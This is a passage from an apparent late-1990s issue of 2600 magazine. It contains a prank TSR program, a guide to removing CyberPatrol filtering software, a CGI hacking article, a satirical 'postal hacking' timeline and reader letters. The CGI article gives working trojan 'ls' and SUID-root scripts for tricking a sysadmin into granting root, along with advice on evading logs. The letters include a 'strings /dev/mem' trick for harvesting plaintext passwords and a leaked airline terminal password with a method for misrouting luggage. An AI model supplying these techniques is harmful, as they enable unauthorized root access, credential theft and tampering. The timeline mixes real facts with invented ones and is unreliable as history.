I began the plan by writing a very simple program in Power Basic 3.0. Its purpose was to load itself into memory as a TSR and then at various times move the location of the cursor on the screen. Since the program would only work when running in the same DOS box as the call tracking system, we changed the shortcut icon of his call tracking system to run a batch file which first ran our TSR followed by the call tracking system. We disguised the name of the TSR to look like BREQUEST.EXE which we often used for other programs. If he ever noticed our batch file, he would probably not be suspicious.

Anyway, the next day we copied our first "attack" program onto the network. When Joe clicked on his call tracking icon, our TSR loaded. We waited with bated breath. He never noticed that the cursor would move around! We could not believe this! Thinking something was wrong, we tested the TSR and batch file on our machines. It worked like a champ! Still, he never noticed our subtle manipulations. What to do, what to do?

We decided to take more drastic measures! As the day progressed, in addition to moving the cursor around, we would have the TSR print the word "OINK!" at random locations on his screen. This time he took notice. *"Oh my god! Oh my god! Come here! Come here!"* he yelled. We ran over. *"Look at this!"* he said. It took all our strength to keep from laughing. We acted very serious and recommended he run McAfee anti-virus as soon as possible. He did so. No virus was found. He began to panic. The next time we walked by, he was running Norton Disk Doctor, then SCANDISK, and then Speed Disk. We all laughed at his idiocy. We were his masters. He would bow to us!

Then we went in for the kill. We changed the TSR and batch file on the network. When Joe left for lunch, we closed his call tracking system and ran it again so that the new TSR would load. This time, when messages began to appear, he saw: "I am an alien trying to communicate to you from the Oort cloud!" We laughed and laughed as never before. For another whole day, he ran Scandisk, Norton Disk Doctor, McAfee Anti-Virus, Norton Anti-Virus, etc.... Two days later, we finally filled him in on the secret. He was quite shocked, but to this day, he still tells every customer that he is a hardware technician with 16 years experience! *Ugh!* I guess we won the battle but not the war!

Below is a sample program like the one I used against Joe. Please note that it will only work in Power Basic 3.0. Please don't try to make it work under QBASIC. Increasing the value for the B variable will increase the amount of time between the Oort cloud messages.

```
5 b=10
10 popup quiet b:popup sleep using ems,"C:\mike"
30 b=b-1:delay 1:locate int(rnd(1)*23+1),(int(rnd(1)*70)+1),1
35 if b=1 then let b=10: print "I am an alien trying to communicate with you
   from the Oort cloud!"
60 goto 10
```

Defeating CyberPatrol

by Franz Kafka

CyberPatrol is a bitch to delete. They have anti-hacker technology to prevent people like us from deleting their programs and gaining free reign over the Internet.

To delete CyberPatrol from Win95 first you must start the machine in MSDOS mode. Type cd patrol from the DOS prompt and then type `attrib -r *.*` in the patrol directory. At the root directory type `deltree c:\patrol`. You also must remove all references to cp, CyberPatrol, and ic.exe. (Warning: Do not remove files that look like cp_*.nls - these files control the keyboard. I found this out the hard way.)

You still are not finished because CyberPatrol reconfigured system.386 to block access to Winsock.ini. (You'd be amazed at what you can find out by social engineering. By the way, lying to Tech Support about your age will get you more help then even I can offer. How do you think I found this out?) In order to regain control, type in the following commands in the Win95 (Windows) directory:

```
attrib -h -r ip.exe
del ip.exe
attrib -h -r *.ini
```

Delete all ini files with cp or ip in it that are under five characters long.

Finally you must restore the original system.386. The following three commands will restore system.386. In the Win95 (Windows) directory type:


```
attrib -h -s -r system.386
copy system.386 c:\windows\system.drv
copy system.386 .\system\system.drv
```

Now restart your machine.

If your parents were smarter than you, you will have to use regedit to remove the password for AccessControl. This is located in Hkey-Local-Machine->Software->Microsoft->Internet Explorer->Security and is a binary entry entitled key. Delete the key you find there.

Now you can surf the Web to any location you want!

Note: I hope someone will write an article on how to defeat the v-chip or the DirectTV Lockout system.



Now THIS is one bookstore that has earned our respect. Did you know that every Tower Books has a store artist? This display was found in the store on South Street in Philadelphia along with a number of others for the zines they carry. Maybe this is why people flock here to read the latest alternative voices. If you know of a store worth of commendation (or condemnation), just let us know!

CGI FLAWS

by Friedo

The various global communications media we have seen develop as technology progresses are all fundamentally flawed and insecure due to their immense complexity. Operating systems such as UNIX, while incredibly powerful, are plagued by security holes. UNIX's security philosophies and systems are, at the theoretical level, secure. However, the continuous laziness, oversight, or errors of developers and system administrators for such systems causes these security measures to be superfluous. Most definitely the fastest growing resource on the Internet is that distributed network of mostly garbage - and occasionally useful information - that we call the World Wide Web. On the Web exists something known as CGI.

CGI and Its Philosophical Flaws

CGI stands for Common Gateway Interface. In its most basic form, it exists for the specific purpose of remotely executing a script (or compiled program) on a web server which will then spit out data to a client web browser. Some examples of CGI programs include web counters and credit card verifiers. This is unlike Java or ActiveX, which all rely on the client to execute the program. This is where CGI is flawed. Because CGI executes its programs on the server, it can take full advantage of anything the server can do, including that marvelous gift to the hacker, the shell. On a UNIX server, CGI works by executing either a script or a program with the privileges and UID of a not-very-privileged user such as httpd or some other user. This user either executes a script such as a Perl script or a shell script, or a binary program such as one written and compiled in C. This brings us to the next section.

How to Hack It - Binaries

If the program to be executed is a binary, you can take advantage of a very useful UNIXism known as SUID. SUID is a bit in the file permission block of an executable. When the bit is on, it is executed with the UID and privileges of whoever owns the file. Obviously, if you own the binary, you can't really do anything that you wouldn't otherwise be able to do. This is where a bit of social engineering comes in. Here's an example of a common trick to get more privileges for your binary. First, change the permissions on your home directory to 700 with

```
chmod 700 .
```

Then, create a random directory called something like .ghjkl:

```
mkdir .ghjkl
```

Now, create some file with a bunch of garbage characters for a name:

```
touch (garbage chars)
```

Pretending to be a complete and utter lamer, complain to your sysadmin that you have a file with a bunch of garbage characters for a name and you need to delete it, but you can't find those characters on your keyboard. (You may also want to start the name of your garbage file with a dash (-) which makes it a real pain to delete.) This is where the fun comes in. Put a shell script in your home directory that looks something like this:

```
#!/bin/sh
copy ./.somebinary ./.ghjkl/.somebinary
chown root ./.ghjkl/.somebinary
chmod 4755 ./.ghjkl/.somebinary
rm ./.somebinary
rm ./ls
ls
```

Name this script ls and put it in your home directory. chmod it to 755. (Note: This only works on stupid or lazy sysadmins.) Since the permissions on your home

directory are 700, the sysadmin will need to su to root to look at what's inside. As a rule, sysadmins should type the full pathnames to commands (e.g., /bin/ls) but often they don't. If ./ is in the sysadmin's $PATH, and it probably is, it will execute the above script named ls when the sysadmin does an ls to see what's in your directory. The script will make a copy of your binary (which will then be owned by root) and then chmod it to mode 4755, so it is SUID root! Now your binary can do fun things. Of course, make sure your binary works before having the root SUID it, otherwise you'll have to debug, recompile, and have him do it again, which may make him suspicious. If you're daring, try doing this by making the script copy a shell and set that to SUID root. This conveniently brings us to our next section.

How to Hack It - Scripts

SUID doesn't work on scripts, because the scripts themselves are not being executed. A Perl script is executed by Perl, and shell script is executed by a shell. One way to deal with this is to install your own local copy of a shell, and instead of doing #!/bin/sh, you could do #!/home/blah/johndoe/sh to make it execute with a shell that you own. You can make it execute with an SUID shell owned by root, too (see above). This gives you all the advantages of root access through a script, and once you have it set up, you can debug and modify the script without getting the sysadmin involved any more than he needs to be. Be careful, however. You don't want to be doing anything that would show up in often checked system logs.

Sometimes you only need your permissions to perform the needed tasks. For example, if your shell is set to /bin/false, and you have FTP access to a server, and you want your shell turned on, all you need to do is execute a chpass -s /bin/sh. It's a bitch to set up SUID crap using FTP, so we can use cgiwrap. cgiwrap is a nice program that makes sure CGI scripts are executed with the permissions of the user who owns the cgi-bin directory in which the script is located. Most systems already have cgiwrap, and it can be easily and freely obtained from the web. If you don't have it, harass your sysadmin until he gets it. Since cgiwrap executes a script with your permissions, all you need to do is upload a simple script:

```
#!/bin/sh
chpass -s /bin/sh
```

and execute it via cgiwrap, and voila! Now you have your shell turned on. Keep in mind all this executing needs to be done via a web browser, and you can't otherwise execute this script if your shell is turned off.

Conclusion

CGI poses an extreme security threat to systems with malicious or mischievous users. System administrators should be careful when doing operations as root and *always* type full pathnames to the commands. Sysadmins should also be extremely cautious as to what CGI stuff users have access to.

A Brief History of Postal Hacking

by Alien Time Agent, Seraf, and Waldo

Phacking (postal hacking) has enjoyed a glorious but obscure history in the United States, beginning with the godfather of phacking, Samuel Osgood. It wasn't until the summer of 1969 that Zip C0de brought phacking into the public eye. While he was only 20 years of age at the time, he had already caught the attention of authorities. For Zip C0de, C-Note, PhedEx, and the other brave pioneers, here is a brief history of hacking the US postal system.

1789: Samuel Osgood named first United States Postmaster General under Constitution.

1793: Postal employee Norman Beemish kills three coworkers and injures six with bow-and-arrow, becoming first person to "go postal."

1847: Prepayment by postage stamps becomes law. James M. Rolk, the first stamp forger, discovers that a steady hand means cheap postage.

1859: Air Mail invented when John Wise flies 150 pieces of mail from Lafayette, Indiana to Crawfordsville, a distance of 30 miles. Unfortunately, he was aiming for New York City.

1860: The Pony Express established. Death toll mounts and it ends.

1870: Martha Bridgefaulks packs herself into a shipping crate and mails herself to California in an effort to save money.

1911: Postal Saving System begins to compete with banks. Fails within 55 years; bank slips prove as easy to fake as stamps.

1928: The "USPS Worm," a rapidly-reproducing chain letter, tangles nearly every post office in the country, exploiting the Gnu Mailbag security hole. It originated at Harvard University.

1929: Pneumatic tubes are popularized in Paris, New York, Berlin, and London. Found to be an excellent Weinerdog Transferral System, resulting in its misuse and quick failure.

1941: Reduction of passenger train usage leads to the Highway Post Office Service.

1955: Photocopying stamps proves cheap and easy method of mail hacking.

1959: Missile mail tested by a launch from a submarine to mainland Florida. Subsequent tests all end poorly - worst of all a Texas to Mexico venture that knocked a hole in a Mexican building. Thousands of pieces of mail were held by the Mexican government.

1960: Facsimile mail is tested by the US postal service. It takes them twenty years to realize that it's a bad idea.

1963: The Postmasters, a Texas mail hacking group, are arrested for their exploitation of the now-famous "E7" routing hole. All are released for information they provide regarding flaws in the new Zone Improvement Plan.


1964: Increase in domestic air mail leads to end of highway mail. Makes travel via US Mail that much more attractive.

1969: Dan Davis, aka "Zip C0de," a widely recognized postal hacker and member of the Pueblo, Colorado phacking group "The Postmasters," coins the term "phacker" in his organization's magazine, *E7*. *E7* lasted just five issues but it linked hundreds of phackers who had previously believed themselves to be acting alone.

1970: The Postal Reorganization Act signed into law, turning the post office into a government-owned corporation. This ends government control over the USPS.

1973: Frederick W. Smith, aka "PhedEx," starts Federal Express to compete with the USPS service. Federal Express is the first service to offer overnight delivery. It proves immediately successful due to the phacking experience of PhedEx.

1974: The Postmasters' East Coast Division splits off to form the Postmasters of Doom (PoD), taking with them many of the original members of The Postmasters, notably "Dr. Sort," who was working as the Postmaster General of the Nassau Division of the New York Postal Service. Other members included Post Officer, X-Press, C-Rate, and Maleman.



1976: Marvin Runyon, aka "The Courier," is caught in an attempted bust on The Postmasters. He takes the fall for the entire group, and serves eight months of his 13 year sentence before agreeing to work for the USPS, under intense pressure from the authorities. The property of his business, Courier Systems, was confiscated in the bust in what many legal experts have called "the worst violation of the Sherman Anti-Trust Act". He never recovered his stamps, scales, envelopes, or sponges.

1977: Zip C0de is arrested for mail fraud at a cost of $573,000 to the government, ultimately proving that he did, in fact, owe $0.15 to the USPS. Despite rumors that he'd used the now-infamous Double Stripe bug, it was actually a case of social engineering.

1983: Maleman creates the ZIP+4 presort, an idea which is quickly adopted by the USPS. Maleman receives an undisclosed sum from the USPS, some of which he uses to outfit PoD with new equipment, including barcode scanners, ultraviolet printers, holographers, and computers.

1985: Dick D. James, aka "C-Rate" and still-active PoD member, starts Roadway Package Service.

1986: The propagation of stamp scanners reduces required manpower for the USPS. Phackers discover that a smear of vaseline where the stamp would be permits free postage. USPS responds with the introduction of proprietary ultraviolet scanning technology.


1990: Universal Product Coding introduced for business-class mail. The Postmasters quickly discover and exploit the two millimeter third-bar flaw.

1992: PoD Security Solutions is formed, a private security consulting firm which enjoys immediate success.

1994: USPS introduces new eagle logo at an estimated cost of $65,000,000.

1995: Maleman, one of the founding members of PoD, goes underground, decrying the "commercialization" of phacking. He is suspected to be somewhere in Manhattan, running NonFunc, a mysterious cutting-edge phacking group, which is the first group to mix sendmail hackers and USPS phackers.

1998: Phacking flourishes, with as many as fifteen dedicated, active groups in the United States. This is largely ascribed to the widespread use of technology including ultraviolet inks, Optical Character Recognition, drum-based sorting, and standard barcoding, all of which offer new and exciting possibilities to today's modern, cosmopolitan phacker.



Plea For Help

Dear *2600:*

I'm a Latin American hacker-wanna-be, and I would like to know where can I find the software to do some damage over here, cause the damn government here is abusing on mostly all aspects of daily living and they have a few web sites and I would just like to show them how the people feel about all their crap....

Sly

You sound more like a political prisoner-wanna-be. You have to understand that this kind of thing could get you into a lot of hot water. Of course, if the cause is justified it may be a risk you're willing to take. But if you're just looking to play games, take a long hard look at how your government deals with such things before diving into it. If you're still interested, by all means search the web for security weaknesses, find mailing lists and newsgroups that deal with this kind of thing, and, assuming books are allowed in your country, learn as much as you can about how it all works. But please be smart - after all, the beauty of the net is that such political statements can be delivered from anywhere....

Infos

Dear *2600:*

I haven't finished the most recent issue of *2600* yet, but I thought I'd find Clive for you guys and get it over with. I searched Altavista for that number he put down and got a hotmail address.

PhatKat

A number of people got the same info but all that proved was that someone stuck the number he sent us onto their web site. People using search engines found the number and assumed it was the same person. We strongly doubt it was.

Dear *2600:*

In "Hacking Fedex" in Volume 14, Number 3, PhranSyS Drak3 referred to something he called "The Beast," a small card used to gain access to the Fedex network. My mother works for the National Science Foundation (NSF) and their network is accessible from remote locations through a similar system called SecurID manufactured by Security Dynamics of 1 Alewife Center, Cambridge, MA 02140. The card has a small LCD screen on it which shows a countdown bar and a six digit number which changes every 30 seconds. According to the information given out with the card it also has "a CPU, RAM and ROM, power source, and I/O interface." It also claims that "SecurID must process information continuously, keeping accurate time for years before erasing memory and stopping on a predetermined date." The card does indeed have an "expiration date" etched on the back and an eight digit ID number. When a user logs onto the network they must supply their given PIN number and the number currently displayed on the screen. The server apparently uses the PIN number to identify the user and then to verify the current number given, thereby authenticating the user's identity. All of this information, particularly the generation of numbers and the claim of a CPU, RAM, ROM, and I/O interface leads me to believe that the card uses an algorithm based upon the PIN number to generate numbers using the time. This obviously presents a great challenge to us if these devices become more widespread. I would appreciate information from anyone else who has seen, used, or knows anything about these devices.

Packrat

As would we.

cruelty-free staples!

Dear *2600:*

This has probably been around, but bully for self-discovery. Here's a neat little trick that seems to work on Linux and may work on IRIX with root access, and maybe other systems as well. If you do a "strings /dev/mem" you get a slew of interesting stuff in RAM including the user login name and the unencrypted password (usually multiple times). Probably an old trick but a nice way to get info.

anonymous

You'll really want to pipe that to "more" or redirect it to a file unless you want to see dozens of megs of data fly by.

Dear *2600:*

Based on your suggestion this fall, I have opened up an FBI Files Website, listing thousands of secret FBI Files at http://www.crunch.com/01secret/01secret.htm

Thanks for your help.

MR

Yet another site for the feds to lose sleep over. Nice work.

Dear *2600:*

Not so long ago, while using the drive-up skycap service at a Philadelphia area airport, I was able to pick up the password the skycabs were using for access. With this and a flight number, you can print up the sticker/barcode baggage tags used for transportation directions for luggage. The password that was used was CURBSIDE. These skycap terminals are left unattended frequently, and it would not be hard to get access as the system they use seems to be infantile in simplicity. Therefore, to send someone's bags to Hawaii (when they're headed to LaGuardia), simply get the flight number of a flight to Kauai and enter that into the "Flight #" blank. I don't know how far into the United database you can get from the curbside (I suspect not very far, as the display didn't look very advanced) but it's worth a try if it could mean free reservations on the flight of your choice.

D-Recz

We strongly doubt you can reserve flights from the curb under any circumstances. But even if you could, reservations are free anyway.

Dear *2600:*

Here are some useful numbers in the 613 area (Ottawa, Canada):

320-2232 - ANI Number

999-XXX-XXXX - RingBack Number (XXX-XXXX is your number)

234-DIAL - Extender (uses a four digit pin)

Super Sharp Shooter

Dear *2600:*

I just finished reading the latest issue of *2600* (Volume 14, Number 4). I've been reading *2600* for the past year and this issue was the most interesting and informative yet. However, I think that the GeoCities article should have never made it into print, simply because it takes only about an IQ of 1 to figure out that they can't check unlinked pages. Even if the BL's and CL's were people with root accounts, who has time to go through each user's directory and check out every html file there is? This is the reason why making unlinked pages is a violation of the terms of service agreement.

On a totally unrelated note, today I stumbled on a very interesting feature of metacrawler (www.metacrawler.com), a search engine which submits its queries to Yahoo, Lycos, Excite, etc. all at the same time and groups the results. It turns out that they have a feature called MetaSpy which actually lets you watch what other people are submitting as queries. They have both filtered and unfiltered displays (warning - the unfiltered display may not be suitable for small children... heh). It's kinda ironic that this "feature" was also a security hole in Yahoo as demonstrated in *2600.* You can watch the unfiltered query display at "http://www.metaspy.com/spy/unfiltered.html." If you have nothing to do for a couple of hours, just sit there and watch this thing... it's pretty entertaining.

skwp

This site is also nice because it refreshes every 15 seconds. In all the time we've been watching what people are searching for, we haven't seen a single screen that's suitable for small children. Somehow, this is strangely reassuring.

Dear *2600:*

I've had Caller ID for about a year now, and just recently (within the last month), I noticed that instead of showing "Out Of Area" for out of state calls, I now get the state name (i.e., "Florida, xxx-xxx-xxxx"). Also, instead of being all caps, like other Caller ID displays, only the first letter is capitalized. Is this some new "upgrade" in the Caller ID system? Keep up the great work - the mag is a joy to read.

Chris (d7)

The areas showing up on displays are always expanding. You weren't clear as to whether you are now getting the actual number from other states - you certainly should be. The data contained in the name display (not messages like "PRIVATE" or "OUT OF AREA" but rather the subscriber name, city, and state) are controlled by the switch and changing the case would be done by them for whatever reason.

Dear *2600:*

I just finished reading your winter issue - another great one. In it, some anonymous d00d wanted to know about the MUZE system. I work at a music store and it's one of my happy jobs to service the machine. He's right in guessing that the MUZE is just a program run on a DOS box (located in the locked cabinet under the keyboard and touch screen). What you can't do from within the program itself is get back into DOS - for that you

need access to the locked cabinet. If you can, somehow, get inside the cabinet, you throw a switch transferring keyboard input from the one all the other customers use to a regular keyboard with alt, F#, etc. keys on it (no, there really isn't an etc. key). Then you make sure MUZE is at the startup screen (do this by pressing the top right of the screen until the display shows nothing but whatever the featured album is, and press alt-esc). Hooray! You're now in DOS. The trouble is, there's nothing in there but... DOS and the MUZE program (oh yeah, and Q-Basic - hope you're in the mood for a rousing game of gorilla.bas), and since the MUZE database is itself contained on a CD, you won't have much luck rewriting reviews. The CD is changed once a month and at the same time the entire program is pretty much re-installed from a 3.5" floppy, so even if you do somehow manage to hack the program, your days of glory will be short. Please do not delete the hard drive. This makes life difficult for peaceful, gentle souls such as myself (I'd have to come up with an alibi, wash your blood off my clothes, ditch the knife, etc.). By the way, there is a simple, uncomplicated method of getting at the works of the MUZE inside the *locked* cabinet, which I will leave for an exercise for the reader (Hint: It has something to do with the large, gaping holes that appear in the back when you remove the non-locking access panels).

Rev. Smoov

Finances

Dear *2600:*

I was sincerely saddened to hear of the hard times that *2600* has fallen upon recently. However, I must admit I found a smile on my face as I read your explanation of what had happened. No offense but it seems as if the previous staff at Fine Print were spending too much time reading your zine and getting some ideas, etc.

AcidHawk

Well, you seem to be getting some rather weird ideas reading our zine. We don't sit around figuring out ways to rip people off although many people have that misconception of hackers. We're about figuring out ways around obstacles and answering questions of all sorts. What Fine Print did to us was theft, not hacking.

Dear *2600:*

The character of Emmanuel Goldstein in the craptacular movie *Hackers* spelled his handle Cereal Killer, not "Serial" as Phracture spelled it in his letter. And by the way: my father is a lawyer so we have dozens of law books lying around and since the character was clearly meant to be thought of as the same Goldstein who publishes *2600,* you can sue the writers of the film. As well as the director and producers. And since you've been having money problems lately....

Tuxedo Mask a.k.a. Chiba Mamoru

It's nice to know your dad has passed his values along to you. Thanks but we'll figure out another way to make money. And we're not suing anybody - the people who made the film included the name with our approval and everyone here thought it was funny as hell.

Arcade Memories

Dear *2600:*

After reading the letter by PaulT about static discharge possibly giving free games, I can say that (s)he is right. Anyone out there remember "Space Station"? It was one of the arcades in Penn Station in NYC, the one near the subway entrance. In the back corner of the arcade were the pinball machines. This arcade tended to have real dry air (or I was wearing real cheap clothing!) and getting "zapped" due to static discharge was a constant hazard. But holding a quarter in one's fingers (so that the zap does not hurt as much), one could zap a game and produce strange results. Pinball machines would not do much. But the video games would. One favorite was to zap the Galaga machine (that was near the pinball machines). You could apply the zap to one of the bolts on the control panel or on the coin door. It would never "give a free credit" but it would do strange things like allow you to control the ship in the "attract mode" of the game, or put "FF" (255) credits into the game, although you could not start a game at this point. Most of the time, it would just reset. (Please also note that static discharge is the best way to destroy certain components. Zapping a game has the potential to cause serious damage. Please use discretion.) More useless information: if it helps anyone, arcade game switches tend to pull a signal to ground when a switch is closed.

Semaj31273

Random Questions

Dear *2600:*

When I use my cell phone is there any way someone going through the records or computers of the cellular company or whatever can pinpoint my exact location in a metropolitan area when a particular call was made? Or can they only pinpoint what cell tower I was near?

Tim

The newer PCS companies (Omnipoint, Sprint PCS) will have the ability to pinpoint your location within a city block or two because of the lower range of their transmitters. Don't worry - they won't be required to do this by law until the next millennium. Oops.

Dear *2600:*

Why is it that, when I dial *86, I hear a voice that says "All outstanding requests have been canceled?" Then, if you listen carefully, you can hear a muffled voice in the background. I'm extremely curious to know what this is.

zuggy

**86 is the code to cancel a *66 (repeat dial) request. *89 should cancel *69 (return call) requests in*

the same way. The muffled voice in the background is probably just someone in the switchroom who didn't shut up when told to while the recording was being made. For a better example of this, call (212) 324-9901 (an exchange owned by Cablevision) and hear a guy in the background saying "go ahead" to the person making the recording right before she speaks.

Dear *2600:*

I want to write you guys (ask you a question, to be printed in the magazine), so, where do I send the question?

Dave

You seem to have sent it to the right place because your question is now being answered. Of course, you realize we never accept more than one question from any reader. Thanks for playing.

Dear *2600:*

I have several of your magazine. Which I enjoy reading very much. My question is why do you have telephones from every place on the globe on the back cover. I have nothing against it, I just thought it was something slightly out of the ordinary. Any clarification would be helpful.

Meglomaniac

We are under orders. More than this we cannot tell you. Enjoy your day.

Dear *2600:*

Do all of your letters *really* start with "**Dear *2600:***" or do you just add that in there for consistency?

SaLT

Yours did. Actually, you had a comma instead of a colon which we fixed free of charge. Most letters do start that way or are very close. The letters with the really interesting salutations contain mostly profane words and usually stray off-topic.

Dear *2600:*

I've been a reader for about two years now and find the articles and letters most informing. Here is the 800 phun: After reading the "Some 800 Fun" in Vol. 14 No. 4 I dialed 1-800-555-1213 (one digit from information 1212). An automated voice answered: "AT&T Easy Reach 800, to complete your call please enter or speak each number of the access code now." Assuming this was a four digit access I said: "4 3 5 9." It replied: "You must enter or speak each individual number of the access code, for example say 2 7, instead of twenty seven, Please enter or speak the access code now." Since I now thought I needed a two digit number, I said: "5 9." It replied: "Your response is not the access code for this number. Please speak or enter the access code again." After several attempts, it said: "You have not entered the right access code for this 800 number. Your call cannot be completed. Please check the 800 number and call again." Immediately after, a voice said: "71301SG."

I tried this plenty of times and got the same reply with different access codes. Am I wrong in assuming the access code is two digits because of the automated prompt? would AT&T actually create simple access codes such as a mere two digits? I'm calling from Phoenix and got the same "71301SG" every time. Got any answers?

Phreakin in Phoenix

You made a misassumption in thinking the code was only two digits. You will get the "twenty seven" scolding if you say anything other than a recognizable single digit number or if you speak them too fast or too slow. The reason for that recording is that many people say numbers that way rather than digit by digit. The codes are almost undoubtedly four digits, as you generate an error immediately after the fourth digit when using touch tones. As for the 713 recording, it means that this is where the number terminates - in the Houston area.

Dear *2600:*

How do I know that you really have a mag and if I send you the cash that you won't just stiff me?

boardfreek

Is this good enough?

Dear *2600:*

What a bum fucking deal you got tossed. I know it's hard, but pull through it. Anyway, my dilemma is this: Do you deliver to FPO addresses? I'm planning on subscribing and I hope you do. It doesn't cost you any more to send it there than normal postage even though the final destination is Guantanamo Bay, Cuba. I'm stationed here in the Marines. The only drawback is that it takes me *forever* to receive mail. But mail goes out lightning fast. Do I pay $30 or $21? (I'm good for the dough!)

ALC, USMC

We've been sending to FPO's for as long as we've been around. They are treated as domestic customers. But if you hop the fence and escape to Cuba you'll find that you can save even more as we provide free subscriptions to anyone from that nation. This deal also applies to all former Iron Curtain countries and any nation in Africa except South Africa. We need to receive the request in writing from the country involved.

Dear *2600:*

I have seen your magazine and your web site but I am still not sure what exactly your purpose is. Is the magazine for people who break into systems for the pleasure or profit of it, or is it for persons, such as myself, who enjoy learning about such intricate portions of the computing industry? I glimpsed through your latest issue at Tower Records and I noticed some stuff on IP addressing and such (which I enjoyed thoroughly) but then I saw the article on the guy who changed the system time on a virtual pet (which I felt was wasted mag-

azine space, since he did not really get into the specifics) and it confused me a bit about the purpose of your magazine. I am thinking about purchasing a copy, but I don't want to find that after reading the magazine, it wasn't exactly what I was looking for. If you could summarize for me what your magazine is basically about, it would clear up my confusion and help in my decision about making the purchase.

Forgive my ignorance, but what does 2600 stand for and what is with the pay phone photos?

The Computer Junkie

If you've read the magazine and visited our site and you still don't know what our "purpose" is, you'll probably get even more confused by the other things we do and say. For the record, 2600 hertz is a magic frequency and we print pay phone photos to cover up what's really on the back page. But we've said too much.

A Big Misprint

Dear *2600:*

In the Autumn issue, there was an article entitled "How To Be a Real Dick On IRC." Now, I don't want to wrongly place the blame on you for the printing of this, but this same article is available all over the web, and has been for at least a couple years.

Sith

We got a number of letters saying basically the same thing. Unfortunately there's no way we can know everything that's published on the web. Actually, that's far from unfortunate. But the point is these things can happen and when they do we let everyone know and forever shame the person involved. In this case, however, we're unable to prove that the person who submitted it to us isn't the same person who wrote it. Regardless, we don't want articles that are on the web or have been submitted to other zines. What you do with your article after it appears in 2600 is entirely up to you which is something very few magazines will say. We hope future contributors respect this and help make our content better.

More Newbie Bitching

Dear *2600:*

